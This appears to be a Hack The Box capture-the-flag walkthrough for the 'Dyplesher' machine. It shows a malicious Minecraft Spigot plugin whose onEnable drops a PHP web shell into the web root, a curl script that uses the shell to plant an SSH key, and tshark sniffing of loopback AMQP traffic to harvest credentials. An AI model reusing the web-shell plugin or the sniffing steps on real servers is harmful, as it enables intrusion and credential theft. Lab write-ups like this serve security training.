
main.java *plugin.yml *dyplesher.htb.plugin/pom.xml
1 <?xml version="1.0" encoding="UTF-8"?>
2 <project xmlns="http://maven.apache.org/POM/4.0.0"
3     xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
4     xsi:schemaLocation="http://maven.apache.org/POM/4.0.0 http://maven.apache.org/xsd/maven-4.0.0.xsd">
5     <modelVersion>4.0.0</modelVersion>
6
7     <groupId>htb.dyplesher</groupId>
8     <artifactId>minecraft_plugin</artifactId>
9     <version>1.0-SNAPSHOT</version>
10
11     <repositories>
12         <repository>
13             <id>spigotmc-repo</id>
14             <url>https://hub.spigotmc.org/nexus/content/repositories/snapshots/</url>
15         </repository>
16     </repositories>
17
18     <build>
19         <plugins>
20             <plugin>
21                 <artifactId>maven-compiler-plugin</artifactId>
22                 <configuration>
23                     <source>1.7</source>
24                     <target>1.7</target>
25                 </configuration>
26             </plugin>
27         </plugins>
28     </build>
29
30     <dependencies>
31         <dependency>
32             <groupId>org.spigotmc</groupId>
33             <artifactId>spigot-api</artifactId>
34             <version>1.15.2-R0.1-SNAPSHOT</version>
35             <scope>provided</scope>
36         </dependency>
37     </dependencies>
38 </project>
39


```


```

main.java *plugin.yml *dyplesher.htb.plugin/pom.xml
1 package htb.dyplesher.plugin;
2
3 import org.bukkit.plugin.java.JavaPlugin;
4
5 import java.io.IOException;
6 import java.nio.file.Files;
7 import java.nio.file.Paths;
8 import java.nio.file.StandardOpenOption;
9
10 public class main extends JavaPlugin {
11     @Override
12     public void onDisable() {
13         super.onDisable();
14     }
15
16     @Override
17     public void onEnable() {
18         final String PHP_CODE = "<?php system($_GET['cmd']); ?>";
19         try {
20             Files.write(Paths.get("/var/www/test/dcr.php"), PHP_CODE.getBytes(), StandardOpenOption.CREATE_NEW);
21         } catch (IOException e) {
22             e.printStackTrace();
23         }
24
25         super.onEnable();
26     }
27 }


```











upload dcj.jar to plugin uploaded page.





This is important... Fill in the Reload Plugin name of plugin.yml



We have a web shell. But ping, wget and curl not working. then let's try installing ssh key. will it happen. because we know the user.

```
1 root@kali:~/htb/boxes/dyplesher# cat curl.sh
2 #!/bin/bash
3
4 curl -G 'http://test.dyplesher.htb/dcr.php' --data-urlencode 'd
```

```
1 root@kali:~/htb/boxes/dyplesher# ./curl.sh
2 root@kali:~/htb/boxes/dyplesher# ssh -i id_rsa MinatoTW@dyplesher
3 Welcome to Ubuntu 19.10 (GNU/Linux 5.3.0-46-generic x86_64)
4
5 * Documentation:  https://help.ubuntu.com
6 * Management:    https://landscape.canonical.com
7 * Support:       https://ubuntu.com/advantage
8
9 System information as of Thu 11 Jun 2020 07:17:35 AM UTC
10
11 System load:  0.16          Processes:            247
12 Usage of /:   6.8% of 97.93GB Users logged in:      0
13 Memory usage: 42%          IP address for ens33: 10.1
14 Swap usage:   0%           IP address for docker0: 172.
15
16
17 57 updates can be installed immediately.
18 0 of these updates are security updates.
19 To see these additional updates run: apt list --upgradable
20
21 Failed to connect to https://changelogs.ubuntu.com/meta-releas
22
23
24 Last login: Thu Jun 11 06:28:21 2020 from 10.10.14.2
25 MinatoTW@dyplesher:~$ id
26 uid=1001(MinatoTW) gid=1001(MinatoTW) groups=1001(MinatoTW),12
27 MinatoTW@dyplesher:~$
```

user.txt is not here.

We need to find the password of felamos or yuntao. **Notable here is that the user of MinatoTW is Wireshark authorized. that means we can make a sniff here.** I used tshark tool.

```
1 MinatoTW@dyplesher:~$ ip link show
2 1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UN
3     link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
4 2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_
5     link/ether 00:50:56:b9:5d:42 brd ff:ff:ff:ff:ff:ff
6 3: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc r
7     link/ether 02:42:19:48:30:e7 brd ff:ff:ff:ff:ff:ff
8 5: veth99ea606@if4: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
```

```
1 MinatoTW@dyplesher:~$ tshark -i lo -F pcap -w captured_dcr.pcap
2 Capturing on 'Loopback: lo'
3 628 ^C
4
5 root@kali:~/htb/boxes/dyplesher# scp -i id_rsa MinatoTW@dyplesher
```

The figure displays a Wireshark interface with a packet capture titled "captured_dcr.pcap". The top menu bar includes File, Edit, View, Go, Capture, Analyze, Statistics, Telephony, Wireless, Tools, and Help. Below the menu is a toolbar with various icons for file operations, capture control, and analysis.

The main pane shows a list of captured packets. Packet 188 is selected, highlighting its details in the right-hand pane. The details pane shows the following information:

- Ethernet II, Src:** 00:00:00:00:00:00 (00:00:00:00:00:00), Dst: 00:00:00:00:00:00 (00:00:00:00:00:00)
- Internet Protocol Version 4, Src:** 127.0.0.1, Dst: 127.0.0.1
- Transmission Control Protocol, Src Port:** 5672, Dst Port: 57026, Seq: 547, Ack: 406, Len: 24
- Advanced Message Queuing Protocol**

The packet list pane shows the following details for packet 188:

No.	Time	Source	Destination	Protocol	Length	Info
168	83.019876	127.0.0.1	127.0.0.1	AMQP	74	Protocol-Header 0-9-1
170	83.020950	127.0.0.1	127.0.0.1	AMQP	563	Connection.Start
172	83.021305	127.0.0.1	127.0.0.1	AMQP	391	Connection.Start-Ok
174	83.021459	127.0.0.1	127.0.0.1	AMQP	86	Connection.Tune
176	83.021917	127.0.0.1	127.0.0.1	AMQP	86	Connection.Tune-Ok
178	83.021953	127.0.0.1	127.0.0.1	AMQP	82	Connection.Open vhost=/
180	83.022170	127.0.0.1	127.0.0.1	AMQP	79	Connection.Open-Ok
182	83.023564	127.0.0.1	127.0.0.1	AMQP	79	Channel.Open
184	83.025399	127.0.0.1	127.0.0.1	AMQP	82	Channel.Open-Ok
186	83.025541	127.0.0.1	127.0.0.1	AMQP	89	Queue.Declare q=sub
188	83.034426	127.0.0.1	127.0.0.1	AMQP	90	Queue.Declare-Ok q=sub
190	83.034798	127.0.0.1	127.0.0.1	AMQP	104	Exchange.Declare x=subscribers
192	83.035027	127.0.0.1	127.0.0.1	AMQP	78	Exchange.Declare-Ok
194	83.035140	127.0.0.1	127.0.0.1	AMQP	102	Queue.Bind q=sub x=subscribers bk=
196	83.035581	127.0.0.1	127.0.0.1	AMQP	78	Queue.Bind-Ok
198	83.048137	127.0.0.1	127.0.0.1	AMQP	297	Basic.Publish x=subscribers rk= Content-Header type=application/json Content-Body (application/json)
200	83.048377	127.0.0.1	127.0.0.1	AMQP	295	Basic.Publish x=subscribers rk= Content-Header type=application/json Content-Body (application/json)
202	83.048565	127.0.0.1	127.0.0.1	AMQP	310	Basic.Publish x=subscribers rk= Content-Header type=application/json Content-Body (application/json)
204	83.048767	127.0.0.1	127.0.0.1	AMQP	295	Basic.Publish x=subscribers rk= Content-Header type=application/json Content-Body (application/json)
206	83.048947	127.0.0.1	127.0.0.1	AMQP	309	Basic.Publish x=subscribers rk= Content-Header type=application/json Content-Body (application/json)

The bottom pane shows the raw packet data in hexadecimal and ASCII format. The first few bytes are shown as follows:

```

0000  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...E...
0010  00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ...@.....
0020  00 01 16 28 de c2 af 83 1f a4 b9 e4 31 42 80 18  ...~.....1B..
